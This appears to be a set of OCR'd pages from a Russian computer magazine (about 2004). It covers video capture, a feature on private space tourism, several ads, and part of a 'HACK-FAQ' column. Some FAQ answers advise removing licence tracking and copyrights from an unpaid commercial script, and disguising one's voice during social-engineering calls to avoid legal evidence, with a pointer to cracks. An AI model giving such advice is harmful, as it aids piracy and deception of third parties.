таких крутых эффектов, что даже твой невозмутимый отец содрогнется. Также можно замедлять/ускорять видео - очень популярный спецэффект в фильмах (ага, только вот Куттер не смог ничего сделать на нашем видео в Питере. - прим. ред.).

Выбрав на нашей монтажной ленте нужную сцену и нажав треугольник с нарисованной камерой, мы попадем в редактирование видео. Здесь доступна точная подрезка клипов, создание титров, захват какого-то отдельного кадра (как из нашей же ленты, так и в реальном времени с видеокамеры/видеомагнитофона) и внедрение его в нашу ленту, наложение фильтров (яркость, контрастность, цвета, размытость, четкость и т.д.) и изменение скорости видео.


Видеофильм успешно захвачен и отредактирован. Осталось вывести на диск

ПОЛЕЗНОЕ

Как уже было сказано в статье, существуют три неприятных ограничения: 2 Гб на размер файла в FAT16, 4 Гб - FAT32 и, наконец, 2 Гб на Video For Windows. Почему неприятных? Потому что часто видео захватывается в несжатом AVI-формате и в те же два гига можно уместить 10-20 минут фильма. Поэтому нужно либо перейти на файловую систему NTFS, в которых нет никаких ограничений (условно никаких. На самом деле они есть, но очень велики и не соизмеримы с необходимыми объемами видео), либо использовать специальные тулзы. Наиболее удобная, на взгляд многих профессионалов, - AVI_IO 3.24. Эта крохотная программка (меньше 100 Кб) способна захватывать видео с автоматическим разрезанием AVI-файла и при этом использовать максимальные возможности платы цифрования.



Тулза-спаситель. Даешь больше видео под FAT32!

Брать тут: **www.nct.ch/multimedia/avi_io/avi_io_trial.zip**.

Триальная версия ограничена тремя захватами или 12 гигами общего потока видео.

> Здесь доступна точная подрезка клипов, создание титров, захват какого-то отдельного кадра.

Второй треугольничек в левом верхнем углу шкалы времени отвечает за редактирование звука. Здесь можно использовать точную подрезку клипов, микширование треков, голосовую запись с микрофона, извлечение музыки с CD и автоматическое создание музыки при помощи SmartSound (доступны различные музыкальные стили. Что-то вроде эквалайзера на музыкальных центрах). По умолчанию доступны две пустые музыкальные дорожки, куда можно добавить любой файл мультимедиа, записать собственный через микрофон (ведь иногда, если рядом находится твоя девушка, очень кстати при появлении на видео тебя в обнимку с симпотной блондинкой будет голос за кадром: «А вот это моя сестра») или вообще выбрать из библиотеки Pinnacle (а в ней есть такие звуки, как шум машин, крик людей, топот лошадей и т.д.).

И наконец, финальная стадия - вывод отредактированного видеофильма на кассету, запись на диск или в AVI/MPEG/RealVideo/Windows Media-формат. Нас, как видеолюбителей, решивших оцифровать все свои видеокассеты, интересует меню Disc. В настройках требуется указать выводной формат: VideoCD, SVCD или DVD. Здесь настраивается скорость записи на диск и некоторые опции видео (Draft mode, Filter video). Да, если тебя не устраивает стандартная длительность Video CD примерно в 63 минуты, то можно перейти в режим вывода в MPEG-файл, там вручную изменить качество потока аудио, видео и битрейта звука, тем самым уменьшив размер файла и увеличив длительность видео, а потом уже «вручную» записать на диск. Кстати, фанатам игры «Танчики» на приставках Dendy хочу сказать, что ни плата для видеозахвата, ни даже TV-тюнер не могут записывать инфу на болванки, для этого понадобится резак ;).


ИТОГИ

Здравствуйте, с вами Евгений Киселев и передача «Итоги». Сегодня я буду краток, как никогда. Если вы хотите заниматься перегоном домашних записей с видеокассет на компьютер, то вам как нельзя лучше подойдет плата Pinnacle Studio DC10Plus ценой порядка 100 долларов. Также возможен вариант покупки TV-тюнера или покупки ничего в том случае, если ваш видеоадаптер оснащен видеовходом.

А в случае если вы решили открыть свою студию и стать профессионалом в своем деле, требуя наилучшего качества и звука, и видео от оцифрованного материала, то приобретайте дорогостоящее оборудование от известных производителей. До свидания. Далее в нашей программе...









Мы предлагаем

нашим клиентам





Системные решения

www.x-ring.ru

www.x-tool.ru

Компьютеры и серверы X-Ring

для корпоративных пользователей
с супертонкими мониторами

SyncMaster 173P, 710V, 193P, 910M

обеспечивают исключительное качество изображения.

Вячеслав Анисимов aka ANSI (ansi@infos.ru)

СВОЙ БАЙКОНУР

4 октября 2004 года окрестили началом эры частных космических полетов. В этот день состоялся второй зачетный выход в космос частного пилотируемого аппарата SpaceShipOne. Его создатель, авиаконструктор Берт Рутан, получил в качестве приза кругленькую сумму - 10 миллионов долларов.

ВКЛЮЧАЕМСЯ В ЧАСТНОЕ ОСВОЕНИЕ КОСМОСА

Того глядишь, скоро на задних дворах миллионеров будут стоять личные звездолеты, а толпы граждан станут покупать в турагентствах путевки на Луну. За дело взялся частный капитал, который давно поджидал удачливых конструкторов, дабы с новой силой рвануть в космос.

Конкурс X Prize был объявлен в 1996 году группой американских бизнесменов фонда Ansari. 10 лимонов должны были достаться тому, кто без какого-либо государственного финансирования построит и запустит в космос летательный аппарат с экипажем. По условиям конкурса, в течение двух недель должны были состояться два полета с заменой не более 10% деталей. За космическую принималась высота 100 км.

Конечно, аппарат Берта Рутана был собран не в гараже и сам он далеко не энтузиаст-любитель. Авиаконструктор является главой известной американской авиастроительной компании Scaled Composites (www.scaled.com), поэтому приз для него был не главным стимулом. Финансирование проекта и вовсе осуществлял один из основателей Microsoft - миллиардер Пол Аллен. На все про все Аллен отстегнул около 25 миллионов, что составляет крошечную тысячную часть его состояния.

Всего в конкурсе принимали участие 26 команд из разных стран, в том числе из России. Но шансов обойти Scaled Composites у них практически не было. Компания давно специализируется на создании экспериментальных самолетов. Рутан, можно сказать, собаку съел на всевозможных диковинных летательных машинах. Именно в Scaled Composites построили самолет Voyager, который без посадки и дозаправки облетел земной шар за 9 дней. Другой их чудесный самолет Proteus в 2000 году установил в своем классе три мировых рекорда высоты. Кстати, из «Протеусов» предполагалось составить целую эскадрилью летающих на высоте 20 км ретрансляторов скоростного интернет-трафика. На счету Scaled Composites также создание ракеты Pegasus XL, которая в прошлом году, стартовав с транспортного самолета, вывела на орбиту спутник NASA. В общем, по части аэрокосмического хай-тека компания Берта Рутана имела до конкурса неслабый опыт.

В КОСМОС НАВЕСЕЛЕ

Проект со скромным и незатейливым названием SpaceShipOne реализован по схеме классической АКС (авиационно-космической системы). Крылатый пилотируемый аппарат, рассчитанный на трех человек, запускается на высоте около 15 км над Землей с самолета-носителя White Knight («Белый рыцарь») весьма оригинальной конструкции. После этого SpaceShipOne включает собственный гибридный ракетный двигатель и на всех оборотах жмет почти вертикально вверх, разгоняясь до скорости 3,5 Маха. Через минуту двигатель отключается. Аппарат по инерции достигает пиковой точки на высоте около 100 км и столь же круто падает вниз. На высоте 25 км начинается планирование, осуществляется переход в горизонтальный полет и посадка. Двигатель используется только для разгона, спуск и приземление производятся на манер планера. Весь самостоятельный по-



Суборбитальный трехместный корабль SpaceShipOne. Максимальная высота полета - 112 км. Разгон до 3,5 Махов (1,2 км/с) за 65 секунд. Перегрузки на взлете и спуске до 4 g



Схема полета корабля SpaceShipOne

лет длится полчаса, из которых всего около 3 минут аппарат находится в космосе.

Управление аппаратом ручное, механизмы упрощены до предела. Ракетное топливо экономично и экологически безвредно, что существенно. Например, топливо, на котором летают российские ракеты, настолько токсично, что попытка его понюхать может закончиться летальным исходом, а потрогать - ампутацией конечности. И это не анекдот. В случае аварии SpaceShipOne его горючее - известный любителям автотюнинга веселящий газ (N2O) - только позабавит публику.

На самом деле SpaceShipOne первый раз вышел за пределы атмосферы еще в июне этого года в пустыне Мохаве в Калифорнии в присутствии более чем 10 тысяч зрителей. Пилот Майк Мелвилл на целых 100 м превысил необходимую для получения приза высоту в 100 км. При этом он на 20 км превзошел официальную границу космоса в США и был признан астронавтом. Однако совершить подряд два полета команда решилась только к концу сентября, когда на SpaceShipOne был установлен более мощный двигатель. 29 сентября тот же Майк Мелвилл совершил первый зачетный полет. Была достигнута высота 102,9 км. На этапе свободного падения аппарат малость покувыркался, но все закончилось хорошо. Через 4 дня, в годовщину запуска первого спутника Земли, второй полет SpaceShipOne под пилотированием Брайана Бинни принес команде Scaled Composites победу в конкурсе X Prize. Риск не вернуться на Землю все-таки был. Вместо положенных по условиям конкурса двух других членов экипажа в обоих полетах на сиденья сложили всякий хлам с эквивалентным весом.

ЧТО ЭТО БЫЛО, БЭРРИМОР?

Итак, вот оно, свершилось! Восторгам прессы и мировой общественности нет конца. Всеобщедоступные космические запуски не за горами. Жадный до денег Росавиакосмос, берущий 20 миллионов за полет одного туриста, сел в лужу.

Билет на звездолет типа SpaceShipOne будет стоить всего 200 тысяч баксов с носа - в 100 раз меньше. Именно о такой цене говорит известный воздухоплаватель и владелец корпорации Virgin Atlantic сэр Ричард Брэнсон. Вдохновленный успехами Scaled Composites британский миллиардер подписал контракт на постройку пяти кораблей Virgin Galactic SpaceShip. Это целая космическая флотилия. Галактические звездолеты будут раскрашены в фирменные красно-белые цвета Virgin. Сумма контракта - те же 20 американских миллионов, срок - 15 лет. Новые корабли будут рассчитаны на 5 человек. С 2007 по 2010 год Брэнсон планирует запустить в космос порядка 3 тысяч желающих. Подготовка будет несложной - неделя тренировок, инструктаж и... вперед!

Не секрет, что через какое-то время многих перестанут удовлетворять 3 минуты космического кайфа в корабле-попрыгунчике. По этой части фантазия журналистов рисует следующие перспективы - трансконтинентальные перелеты, орбитальные гостиницы... Но здесь дешевые коммерческие проекты ждет приличный облом.

Из техописания и схемы боевого применения агрегата видно, что SpaceShipOne, несмотря на свое название, не совсем космический корабль. Это так называемый суборбитальный, или суборбитальный, летательный аппарат. Он не только не выходит на стационарную орбиту, но и по баллистической траектории пролетает в космосе весьма малый участок. Полет SpaceShipOne больше похож на подбрасывание мячика на заданную высоту. В этом кроется принципиальный момент, который не позволит частным полетам продвинуться дальше аттракционов.

Чтобы более-менее долго зависать в космосе, например для стыковки с орбитальными станциями, нужно выходить на стационарную орбиту, то есть разгоняться до первой космической скорости - 8 км/с. Это в 8 раз больше, чем сейчас развивает SpaceShipOne. Соответственно, двигатель нужен, мягко говоря, помощнее, топлива побольше и другого состава. Далее, при снижении аппарат будет врезаться в атмосферу именно на этой самой первой космической скорости. Чтобы он не расплавился вместе с экипажем, придется делать термостойкую обшивку. Прибавим к этому естественное



Сверхзвуковой высотный самолет-носитель White Knight с пристыкованным снизу суборбитальным кораблем SpaceShipOne. Старт корабля осуществляется на высоте 15 км

желание запихнуть в аппарат побольше народу. В результате получим штуковину по размерам и стоимости сравнимую с «Бураном».


У затеи казиношного магната из Лас-Вегаса Роберта Бигелоу весьма туманные перспективы. Однако миллионер поспешил объявить свой конкурс America's Space Prize, пообещав 50 миллионов в качестве призовых. Он хочет получить дешевые звездолеты, которые могли бы доставлять пассажиров на его надувные орбитальные отели Nautilus. Бигелоу уже прикупил у NASA вместительный надувной модуль TransHab с оболочкой из резины с кевларом. Он был изготовлен для МКС, но не пригодился. Сейчас компания Bigelow Aerospace испытывает его на Земле.

Конечно, к зарождающейся индустрии космического туризма могли бы подключиться настоящие профессионалы - частные гиганты типа Boeing, Lockheed Martin или General Dynamics, которым по силам строить не только «малолитражки», но и целые орбитальные станции для туристов. Но видимо, авиакосмические проекты для этих больших дядей интересны только до тех пор, пока их щедро финансирует NASA.

РАКЕТА С МОНСТРАМИ

В 20-е годы прошлого века борьба за призы и награды дала мощный толчок развитию гражданской авиации. Так и сейчас другие участники X Prize бросать свои проекты не собираются. Одним из наиболее перспективных после Scaled Composites считается проект американской компании Armadillo Aerospace, которой руководит глава-основатель id Software Джон Кармак. Да-да, тот самый Кармак, легендарный создатель Doom и Quake, в общем, наш человек!

Его семиметровая ракета Black Armadillo («Черный броненосец») стартует вертикально с поверхности Земли. За 144 секунды двигатель разгоняет аппарат до 3 Махов с ускорением 3 g и отключается на высоте 55 км. По инерции ракета с экипажем достигает высо-



Читай о конкурсе X Prize:
- **www.xprize.org**
- **www.scaled.com**
- **www.armadilloaerospace.com**

Фотогалерея SpaceShipOne
- **www.scaled.com/projects/tierone/gallery/**

Авиационно-космическая система «Спираль»
- **www.buran.ru/htm/aviaspi2.htm**

Центр подготовки космонавтов имени Ю.А. Гагарина
- **www.gctc.ru**


РОССИЯ ПОСЛЕ «МИРА»

А пока в космическом туризме безраздельно рулит Россия. Причем исключительно по бедности. С середины 90-х Центр подготовки космонавтов в подмосковном Звездном городке смахивает на Диснейленд. За денежки можно поплавать в гидрокосмической «банке с водой» ($390-3900), поплющиться на самой большой в мире центрифуге ($675-5500), слетать в невесомость на аэробусе Ил-76МДК ($2000) и сделать много других прикольных вещей (**old.atlasaerospace.net/catalog.html**).



Полет SpaceShipOne. Вид на Землю с высоты 112 км

ЛИФТ В КОСМОС



В последнее время только и разговоров, что о лифте в космос. Впервые эту задумку озвучил еще Циолковский более века назад. Теоретически, если построить на экваторе здоровенную башню в несколько десятков тысяч километров, по ней можно будет выводить грузы на геостационарную и эллиптические орбиты. На практике есть сложности с поиском подходящего материала для такого строительства. С изобретением нанотрубок - больших цилиндрических молекул углерода - мечта перестала казаться бредом. Материал из нанотрубок в сотни раз прочнее стали, в десятки раз легче и эластичнее ее.

Компания LiftPort (**www.liftport.com**) развила идею с башней до концепта «спутника на веревочке», который недавно поддержала NASA. Геостационарный спутник на высоте 36 тысяч километров соединяется тросом-лифтом с Землей. Вес лифта уравновешен центробежной силой вращения планеты. По такому лифту можно поднимать на орбиту и запускать в дальний космос грузы весом несколько тонн. Главной задачей сейчас является получение длинных и прочных волокон из нанотрубок. Существующие технологии позволяют изготавливать волокна длиной не более 20 см, а трудоемкость производства нанотрубок делает их дороже золота. Ученые предполагают достичь приемлемых результатов в ближайшее десятилетие.

По моему скромному разумению, вся эта конструкция будет постепенно тормозить вращение Земли (центробежный разгон грузов до третьей космической скорости не может быть халявным). И тут важно, в конечном счете, оказаться на правильной, солнечной стороне :). Впрочем, на наш век запаса вращения более чем достаточно.

КОСМИЧЕСКИЙ ХАЙ-ТЕК

Самый известный космический гэджет - ручка SpacePen (**www.spacepen.com**). На ее изготовление в 1966 году было потрачено около 1 миллиона долларов. Через два года чудо-ручка впервые отправилась в космос на борту «Аполлона-7» и продолжает использоваться до сих пор. Чернила в SpacePen поступают к шарику под давлением газа, что позволяет ручке писать на любой поверхности под любым углом и даже под водой. SpacePen легко переносит экстремальные температуры от -25 до +200 градусов. Говорят, что до появления этой ручки космонавты, в первую очередь советские, пользовались карандашами. Однако в прошлом году Европейское космическое агентство опубликовало записки испанского астронавта Педро Дюке, который проводил интересные научные эксперименты на борту МКС. Он выяснил, что самая обычная шариковая ручка отлично функционирует в условиях невесомости. Так что особой нужды в изготовлении космических ручек с герметичным источником чернил не было. В NASA явно перестраховались. Между тем, продажи SpacePen в качестве сувенира за 40 лет превысили 120 миллионов долларов. Сегодня эту ручку можно купить в интернете за 20 баксов. Вообще говоря, космический брэнд раскручен и приносит большие барыши. В западных супермаркетах можно найти кисточки для покраски в открытом космосе, самотвердеющий пластилин из нанотрубок и даже портативный анализатор наличия жизненных форм.


ты 106 км и снижается по баллистической траектории - попросту говоря, падает. В плотных слоях двигатель включается снова и работает на торможение, при этом перегрузка достигает 5 g. Нужно заметить, что для членов экипажа, находящихся в сидячем положении, такая перегрузка может привести к кратковременной потере сознания. Посадка вертикальная, на силовой тяге. Весь полет занимает 15 минут. Четыре двигателя работают на перекиси водорода, на которой летали еще немецкие «Фау-2». Топливо не токсично, но весьма горюче.

Во время пробного запуска в августе 2004 «Черный броненосец» поднялся на высоту 200 м и быстро грохнулся вниз из-за технической неполадки. К счастью, людей в аппарате не было - только монстры из Doom :). Возвращаемые ракетные модули - дело довольно обычное, а вот спуск целой ракеты с экипажем на практике еще не применялся. Остается надеяться, что геймерское сообщество покупками Doom 3 даст космическим планам Кармака развернуться.

ДЕРЕВЯННЫЙ КОРАБЛЬ

Российский конкурсант X Prize, ЗАО «Суборбитальная корпорация», базирующаяся на машиностроительном заводе имени Мясищева в Жуковском, сошла с дистанции из-за проблем с инвестициями. К этому времени была разработана проектная документация, на деньги Space Adventures построен деревянный макет трехместного суборбитального аппарата Cosmopolis-XXI (C-XXI). Для завершения работ не хватило всего ничего - 15 миллионов долларов. А задумка была стоящей!

Все должно было происходить так. C-XXI (www.buran.ru/htm/str81.htm), маленький «Буранчик», крепится сверху на высотный самолет-носитель «Геофизика М-55». На высоте около 17 км носитель на скорости 750 км/ч делает «горку» и сбрасывает аппарат. После этого включается ракетный ускоритель, который под углом 60 градусов вверх разгоняет «Космополис» почти до 5 Махов (1600 м/с) и отстыковывается на высоте 50 км, после чего, судя по всему, спускается на Землю как возвращаемый модуль. Аппарат с людьми продолжает двигаться по баллистической траектории. На участке выше 100 км C-XXI находится не менее 3 минут. На этом этапе он делает «бочку» (поворот вокруг продольной оси на 360 градусов) при помощи микродвигателей системы ориентации. Таких наворотов нет даже у Берта Рутана! Хотя SpaceShipOne во время первого полета сам по себе выдал около 40 (!) бочек, прежде чем пилот Майк Мелвилл стабилизировал полет. «Правильная бочка», выполняемая «Космополисом» за 70 секунд, дает пассажирам возможность насладиться видами Земли



Пилотируемая ракета Джона Кармака Black Armadillo. Высота полета - 106 км. Разгон до 1 км/с. Перегрузки до 5 g. Вертикальная посадка на двигателе. Время полета - 15 мин. Высота ракеты - 7,3 м. Взлетный вес - 6 т. Экипаж - 3 человека

Up to 38%*


Повышение производительности

Мощь для игрового мира




TurboForce EDITION



Бесплатный комплект программного обеспечения: Экономия до $150!











GV-N68T256DH

- Графический процессор nVidia GeForce 6800 GT
- Поддерживает стандарт AGP 8X и новейший графический интерфейс DirectX 9.0c
- Встроенная память DDRIII объемом 256 Мбайт
- Выходы DVI-I и D-Sub, TV-выход
- Поддерживает утилиту разгона Gigabyte V-Tuner 2 plus
- В комплекте - две игры мирового класса и ПО PowerDVD 5.0



GV-NX66T128D


- Графический процессор NVIDIA GeForce 6600 GT
- Поддерживает технологию PCI-Express и DirectX 9.0c
- Встроенная память DDRIII объемом 128 Мбайт и 8 конвейеров
- 128-разрядный интерфейс памяти
- Поддерживает утилиту разгона Gigabyte V-Tuner 2
- Выходы DVI-I, D-Sub и TV-выход
- В комплекте - две игры мирового класса и ПО PowerDVD 5.0





GV-N57L128DP

- Графический процессор nVidia GeForce FX 5700LE
- Поддерживает AGP 8X и DirectX 9.0
- Встроенная память DDR объемом 128 Мбайт
- Выходы DVI-I и D-Sub, TV-выход
- Поддерживает утилиту разгона Gigabyte V-Tuner 2
- В комплекте - игра Joint Operations и ПО PowerDVD 5.0
























Upgrade Your Life™ www.gigabyte.com.tw /www.gigabyte.ru

ДАЧНЫЙ УЧАСТОК НА ЛУНЕ

Вокруг собственности в безвоздушном пространстве давно идут споры.

Калифорниец Грегори Немитц из Сан-Диего требует от NASA выплатить $20 за стоянку космического зонда NEAR Shoemaker на поверхности астероида Эрос. Эта малая планета часто фигурирует в сюжетах катастроф у фантастов. Именно Эрос падает на Землю в фильме Брэдфорда Мэя «Астероид». Аппарат NEAR Shoemaker сел на астероид в феврале 2001 года, передал на Землю 69 изображений и остался там навечно. Немитц считает Эрос своей собственностью, которую он зарегистрировал в 2000 году в неком Институте Архимеда (**www.permanent.com/archimedes**). Поскольку снимать зонд с астероида никто не собирается, Немитц через суд требует плату за парковку на 100 лет вперед. Весь астероид «владелец» оценил в 10 триллионов (!) долларов. Специально созданная Немитцем компания Orbital Development (**www.orbdev.com**), помимо этого, собирается добывать полезные ископаемые на Марсе и астероиде Нереус. Она также владеет участком на Луне, где намерена строить дом престарелых.

Международные законы запрещают присвоение небесных тел государствами. Но в документах нет ни слова о частных лицах. Вот предприимчивые граждане и используют эту юридическую лазейку, чтобы покачать права и заработать на романтиках и простофилях. На «официальные» уведомления другого бизнесмена, Денниса Хоупа, правительства США, СССР и ООН в 1980 году просто не ответили, посчитав их бредом. Сегодня лунные консульства (**www.luna.ru**) открыты в крупных городах России. Участок на Луне площадью 177,7 акров (чуть больше 0,7 квадратных км) оценен в 99 долларов. На территории под застройку городов особые тарифы. У эксцентричных россиян дачный участок на Луне вошел в моду как весьма оригинальный подарок.

по полной программе. Баллистический спуск аппарата на высоте 40 км переходит в аэродинамическое торможение, а с 25 км начинается планирующий полет и посадка на аэродром старта. В качестве запасного экстренного варианта предусмотрен парашютный спуск аппарата. Весь полет занимает около получаса.

Очевидно, что С-XXI на порядок круче всех западных разработок. Это неудивительно, поскольку на заводе Мясищева был построен «Буран». К тому же, в проекте приняли участие такие монстры отечественной космонавтики, как ЦНИИмаш, ЦАГИ, НПО «Молния», ЛИИ имени Громова, Московский институт авиационных материалов, Институт медико-биологических проблем и НПО «Звезда». «Суборбитальная корпорация» рассчитывала на приз с целью дальнейшего развития проекта. После конкурса ситуация с инвесторами остается грустной. Между тем, по оценкам экспертов, пять минут на «Космополисе» обошлись бы туристам всего в 100 тысяч зеленых. Построив 6-7 кораблей и самолет-носитель за 60 миллионов долларов, «Суборбитальная корпорация» рассчитывала окупить проект за 2-3 года.



Сегодня звездолеты - ручная работа, а завтра...

КАКИХ НЕ БЕРУТ В КОСМОНАВТЫ

Конечно, заманчиво хотя бы на 3 минуты оказаться в космосе. Никаких денег не жалко! Ощутить, прочувствовать это...

Что же именно ждет космонавта-любителя в эти томные минуты? Острые ощущения начинаются на этапе самостоятельного разгона аппарата. Поперечные перегрузки доходят до 4 единиц. Это еще не потеря сознания, но растекание всех членов по креслу на протяжении 1,5-2 минут прочувствовать удастся. Вместо среднестатистических 80 кг тело будет весить 320 кг, то есть треть тонны :). После выключения ускорителя сразу наступит невесомость (ух!), а вместе с ней и космическая болезнь движения (КБД). Ее симптомы: головокружение, непреодолимая тошнота и рвота, набухание слизистых носа, тяжесть в голове и ряд других «приятных» ощущений :). Бывают на свете люди, с которыми ничего подобного не происходит, но их довольно мало. Большинство землян ждут все прелести по полной программе. Эффект можно несколько снизить, если перед полетом пару месяцев покрутиться на тренажерах вестибулярного аппарата. Это, конечно, уменьшит общую заблеванность звездолета ;). Впрочем, есть изрядная часть людей, чей вестибулярный аппарат не поддается тренировке вообще, как ни крути. Такие попадались даже среди профессиональных космонавтов. В любом случае, неделя тренировок положение спасет не сильно. Обычно приступы КБД начинаются, как только космонавт-перворазник посмотрит на Землю в иллюминатор. Поэтому делать это в первые часы полета не рекомендуется. В случае с туристами остается, наверное, единственный шанс избежать кошмара - специальные «элексиры» NASA, о которых ходят правдивые слухи. Против использования подобных штук нашими космонавтами категорически выступают медики. Как именно хитрый препарат повлияет на восприятие туристом полета, сказать трудно. Дрянь все это. Все, что естественно, то не без оргазма.

А ДАЛЬШЕ ЧТО?

Несомненно, частная, а значит массовая космонавтика рано или поздно дорастет до полноценных орбитальных полетов. Тогда совершенно необходима будет глобальная система диспетчерских центров управления полетами. Система гораздо более интегрированная, чем сейчас в авиации. Маневры на орбите - штука тонкая и хитрая. Может быть, наш забытый ЦУП снова пригодится со всеми его океанскими кораблями-НИПами. Появятся «Правила орбитального движения», космическая полиция, начнут выдавать (и отбирать) права на вождение звездолетов разных категорий...

Сейчас частный космический туризм имеет серьезные технологические и физиологические ограничения. Однако он обязательно будет развиваться. Скорее всего, он станет развлечением не для всех. Новым экстремальным спортом или даже целым направлением. Например, парашютисты-экстремалы давно мечтают о высотах боле 80 км, куда не долетит ни один стратостат. Постепенно появится инфраструктура частных космодромов, центров подготовки астронавтов. А там и пресловутые орбитальные гостиницы станут реальностью. Космические мегакорпорации рано или поздно обратят внимание на рвущихся в космос землян. Да что говорить, уже сейчас Boeing, Nortrop, Lockheed и другие гиганты проектируют для NASA замену шаттлам - небольшие аэрокосмические аппараты для доставки экипажей на орбиту. Работает над этой задачей и компания SpaceWorks Engineering (www.sei.aero). А в России могут возродить незаслуженно забытую программу «Спираль» (www.buran.ru/htm/molniya3.htm) или построят, наконец, «девятое изделие» в гражданском варианте. Поживем - увидим.



Российская АКС М-55-С-XXI. Вес - 6,3 т. Длина - 7,7 м. Размах крыльев - 5,58 м. Максимальная высота полета - 101 км. Скорость - 5200 км/ч (4,3 Маха). Перегрузки - до 4,5 g



Be in
COLIN'S
jeanswear
Be free
Будь в COLIN'S. Будь свободным
товар сертифицирован

SideX (hack-faq@real.xakep.ru) & Andrey Matveev (andrushock@real.xakep.ru)



ВЗЛОМ

HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде «Как сломать www-сервер?» или вообще просить у меня «халявного» Internet'а. Я все равно не дам, я жадный :).

Q Поставил недавно FreeBSD 5.3-BETA6, чтоб на новую пятерку полюбоваться, все-таки скоро именно она станет STABLE. Заметил, что теперь вместо /modules/ все лежит в /boot/kernel/. И файлов там намного больше! Не подскажешь, что за изменения такие?

A Действительно, в пятой ветке в модули вынесено гораздо больше ядерного кода, чем когда бы то ни было. Разработчики хотели даже псевдоустройство /dev/null модулем сделать ;). В изменениях нетрудно убедиться:

```
[(FreeBSD 4.x):~ ]# ls -l /modules | wc -l
218
[(FreeBSD 5.x):~ ]# ls -l /boot/kernel | wc -l
392
```

Сделано это, разумеется, для удобства. Забудь те времена, когда на каждый чих ядро приходилось пересобирать, добавляя нужные опции. Теперь в 80% случаев достаточно загрузить нужный модуль командой kldload. Так что отныне пересборка ядра - это скорее исключение, чем правило.

Q Хочу установить на свой сайт платный скрипт. Как мне сделать, чтобы установку не мониторили создатели программы?

A Действительно, множество скриптов так или иначе дают знать его кодерам о факте установки. В отдельных scp'ах вшит модуль, который посылает емайл кодерам после установки или вливает на их сервер соответствующее сообщение. Другие скрипты просто метят html-код своими условными знаками, которые потом светятся при запросе поисковиком. Третий способ заключается в том, что добропорядочные посетители могут банально настучать на тебя: как так, маленький хакерский сайтик, а на нем скрипт за $1.800? Я вовсе не призываю нарушать авторских прав, ибо они - святое. Однако если ты встал на тропу войны, то следует изучить сорцы скриптов, чтобы вычистить все возможные метки. Также имеет смысл обкатать скрипт на локальной машине: не стучится ли он куда, чтобы дать репорт? Если стучится, надо изучить исходники, вычленив часть, в которой прописан интернет-адрес, куда ломится скрипт. Бороться же с Павликами Морозовыми лучше собственной скромностью: удалить чужие копирайты, переименовать файлы скриптов в нечто менее заметное. А вообще, надо быть добрее и открытее к людям, и недоброжелателей будет меньше :).

Q Мой любимый дистрибутив перешел с Xfree86 на Xorg, и я заметил, что синий цвет в терминалке xterm стал теперь гораздо более светлым. На Midnight Commander смотреть невозможно. В чем дело?

A Дело в том, что в Xorg поправили цветовые коды и теперь то, что было dark blue, стало bright blue, синим цветом по умолчанию. Вернуться к старому можно такой строчкой в ~/.xresources:

```
XTerm**color4:darkblue
```

Не забыв, конечно, перечитать этот конфиг при старте иксов:

```
$ echo "xrdb -merge ~/.xresources" >> ~/.xinitrc
```

Q Почитал ваш «Хаос» и занялся социальной инженерией. Одно беспокоит - не хочется наткнуться на белорусского партизана, который запишет мой голос и тем самым подготовит неслабую улику для суда. Посоветуй, как можно изменить голос?

A Просто посмотри сольный концерт Максима Галкина и научись основам пародии, чтобы научиться менять голос. Не очень получается? Тогда поможет софтина AV VCS, которую можно качнуть с www.audio4fun.com. Твой голос можно будет сделать женским, а голос твоей подруги - мужским! Рассчитывать на стремительную беседу не стоит, ибо прога грешит задержками и в твоем долгом монологе могут проскальзывать неуместные паузы. Отучить софт от жадности можно на сайте http://astalavista.box.sk. Также следует обратить внимание на утилиты, которыми можно преобразовывать звуки музыкальных инструментов (real time effect processors). Эти проги подойдут и для преобразования голоса. Я лично в свое время юзал Guitar FX BOX (www.guitar-fxbox.com), где параметром pitch можно творить с голосом чудеса.



Подскажи, почему мне не удается с помощью утилиты grep произвести поиск нужного слова/выражения в мануалах?

